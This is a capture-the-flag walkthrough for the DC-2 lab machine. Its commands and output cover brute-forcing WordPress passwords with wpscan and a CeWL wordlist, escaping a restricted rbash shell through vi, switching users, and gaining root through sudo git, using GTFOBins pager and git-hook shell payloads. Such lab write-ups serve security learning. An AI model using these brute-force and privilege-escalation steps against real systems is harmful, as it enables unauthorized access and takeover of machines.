
```
cewl http://dc-2 -v -w cewl.txt
```



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/DC-2]
└─# cewl http://dc-2 -v -w cewl.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at http://dc-2
Visiting: http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD

Visiting: http://dc-2/index.php/what-we-do/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD

Visiting: http://dc-2/index.php/our-people/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD

Visiting: http://dc-2/index.php/our-products/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD

Visiting: http://dc-2/index.php/flag/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD

Offsite link, not following: https://wordpress.org/
Offsite link, not following: https://wordpress.org/
Offsite link, not following: https://wordpress.org/
Offsite link, not following: https://wordpress.org/
Offsite link, not following: https://wordpress.org/
Writing words to file

┌──(root㉿Hindutva)-[~/Desktop/ctf/DC-2]
└─# cat cewl.txt | wc -l
238
```

Bruteforce the password for all 3 usernames **admin, jerry, tom**

```
wpscan --url http://dc-2 -P cewl.txt
```




```
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / log Time: 00:01:05 <==================================================================

[!] Valid Combinations Found:
 | Username: jerry, Password: adipiscing
 | Username: tom, Password: parturient

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Wed Aug  9 11:16:03 2023
[+] Requests Done: 844
[+] Cached Requests: 6
[+] Data Sent: 370.27 KB
[+] Data Received: 928.431 KB
[+] Memory used: 262.828 MB
[+] Elapsed time: 00:01:24
```

Login using **ssh**


```
ssh tom@dc-2 -p 7744
```

But I can't perform many of the command



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/DC-2]
└─# ssh tom@dc-2 -p 7744
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ id
-rbash: id: command not found
tom@DC-2:~$
```

I can perform only these 4 command as a **tom**



```
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ ls /home/tom/usr/bin
less  ls  scp  vi
tom@DC-2:~$ 
```

Open the vi editor and type following commands

```
:set shell=/bin/bash  <Press enter>
:shell  <Press enter>
```


On the command prompt

```
export PATH=/bin:/usr/bin:$PATH
export SHELL=/bin/bash:$SHELL
```

Now it's run properly
And find our first flag as a **tom** user


Read the **flag3.txt** file

```
su jerry
```




```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ whoami
jerry
jerry@DC-2:/home/tom$ 
```

Run **sudo -l**



```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$ sudo git -p help config
```

Go to the https://gtfobins.github.io and search for **git**



(a)

```
sudo PAGER='sh -c "exec sh 0<&1"' git -p help
```

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

(c) The help system can also be reached from any `git` command, e.g., `git branch`. This invokes the default pager, which is likely to be `less`, other functions may apply.


```
sudo git branch --help config
!/bin/sh
```

(d) Git hooks are merely shell scripts and in the following example the hook associated to the `pre-commit` action is used. Any other hook will work, just make sure to be able perform the proper action to trigger it. An existing repository can also be used and moving into the directory works too, i.e., instead of using the `-C` option.

```
TF=$(mktemp -d)
git init "$TF"
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
sudo git -C "$TF" commit --allow-empty -m x
```

Type those two commands

I got the **root** shell of the machine



```
root@DC-2:/home/tom# id
uid=0(root) gid=0(root) groups=0(root)
root@DC-2:/home/tom# whoami
root
root@DC-2:/home/tom# cd /root
root@DC-2:~# cat proof.txt
badbb976dd618a7bc5eddb84d0f75a46
root@DC-2:~# 
```